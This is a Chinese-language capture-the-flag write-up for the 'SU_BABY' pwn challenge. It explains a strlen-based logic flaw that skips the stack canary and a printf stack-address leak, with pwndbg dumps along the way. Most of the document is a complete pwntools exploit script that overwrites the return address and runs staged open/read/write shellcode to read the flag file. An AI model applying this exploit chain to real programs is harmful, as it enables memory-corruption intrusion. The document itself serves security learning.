

SU_BABY

该题的主要漏洞是在add_file中存在的逻辑漏洞，而且是无法直接看出来的需要在gdb中调试中得到，填满第一个栈后与后一个栈里面的内容连接在一起经过strlen长度判断为14，那么下次就是x+14的位置读入（x为当前读入位置），合理的控制的话可以直接绕过canary保护




```
pwndbg> tele 0x7ffc61726510
00:0000│  rax rdi rsi  0x7ffc61726510 ◂— 0xa0061616161616161 /* 'aaaaaa' */
01:0008│               0x7ffc61726518 —▸ 0x7f716ab553b3 (_IO_file_overflow+259) ◂— cr
-1
```

未填满时候，会被00截断



```
pwndbg> tele 0x7ffca9d2eae0
00:0000│  rax rdi rsi  0x7ffca9d2eae0 ◂— 0xa61616161616161 ('aaaaaaa\n')
01:0008│               0x7ffca9d2eae8 —▸ 0x7fd37b79a3b3 (_IO_file_overflow+2
-1
```

填满后会和后一个栈内容连接




```
0f:0078│       0x7ffe5ae92368 ◂— 0xe16a375d3296db00
10:0080│ rbp   0x7ffe5ae92370 ◂— 0x636363636363c0
11:0088│       0x7ffe5ae92378 —▸ 0x400f56 (attack) ◂— push   rbp
```

canary未被修改

泄露栈地址

利用printf不输入回车会导致后面的内容一起被打印出来，然后将栈地址


利用add_sigID读入，找到栈地址并读入，然后利用display_sigdb打印出来，这里display_sigdb不能直接调用，但因为query_infiles没有break，可通过执行query_infiles进行调用



```
        0x7ffdedaea4f8 —▸ 0x7f1f6af9b3b3 (_IO_file_overflow+259)
rsi-6   0x7ffdedaea500 ◂— 0x6161000000000020 /* '  ' */
        0x7ffdedaea508 ◂— 0x6161616161616161 ('aaaaaaaa')

        0x7ffdedaea528 ◂— 0x6363616161616161 ('aaaaaacc')
        0x7ffdedaea530 —▸ 0x7ffdedaf5790 —▸ 0x402850 (__libc_csu
        0x7ffdedaea538 ◂— 0x1c5238312d8cd700
```

然后就是进入attack进行构造read和orw即可



```c
unsigned __int64 attack()
{
  char buf[40]; // [rsp+0h] [rbp-30h] BYREF
  unsigned __int64 v2; // [rsp+28h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  puts("Good opportunity");
  read(0, buf, 0xCuLL);
  puts("What do you want to do?");
  read(0, tar, 9uLL);
  shellcode(tar);
  return __readfsqword(0x28u) ^ v2;
}
```

```
from tools import *
```

```
p=process("./ASU1")
# p=remote("1.95.76.73",10001)
context(log_level='debug', os='linux', arch='amd64')

def add_id(id,name,ct):
    p.sendlineafter("操作:",str(1))
    p.sendlineafter("ID:",id)
    p.sendlineafter("名称:",name)
    p.sendafter("征码值:",ct)

def add_file(ct):
    p.sendlineafter("文件名称",b'a')
    p.sendlineafter("请输入文件内容",ct)
debug(p,0x4014FB)
attack=0x000400F56
add_id(b'22',b'xx',b'aa'+b'a'*0x26+b'cc')
p.sendlineafter("操作:",str(5))
p.sendlineafter("感染文件:",b'a')
stack=u64(p.recvuntil('\x7f')[-6:].ljust(8,b'\x00'))
log_addr("stack")
stack_addr=stack-0x1ed50
p.sendlineafter("操作:",str(8))
p.sendlineafter("文件数据:",str(14))
# debug(p,0x4026ff)
add_file(b'a'*4+b'\x00')
add_file(b'a'*6+b'\x00')
add_file(b'a'*6+b'\x00')
add_file(b'a'*7)
add_file(b'b')
add_file(b'c'*6+b'\x00')
add_file(p64(attack))
log_addr("stack")
log_addr("stack_addr")

target1=0x14068+stack_addr-0x590
shellcode = asm(f'''
    xor edi,edi
    xchg rsi,rdx
    add rsi,0xb
    syscall
''')

payload=shellcode
p.sendafter("nity",payload)
log_addr('target1')
# debug(p,0x400f3d)
p.sendafter("do?",p64(target1))

sleep(0.1)

shellcode = asm("""
xor rsi,rsi
push 0x67616c66
mov rdi,rsp
push 2
pop rax
syscall
mov rsi,rdi
mov edi,3
mov edx,0x50
xor eax,eax
syscall

push 1
pop rdi
push rsp
pop rsi

push 0x50
pop rdx
push 1
pop rax
syscall
""")

payload=shellcode
p.sendline(payload)

p.interactive()
```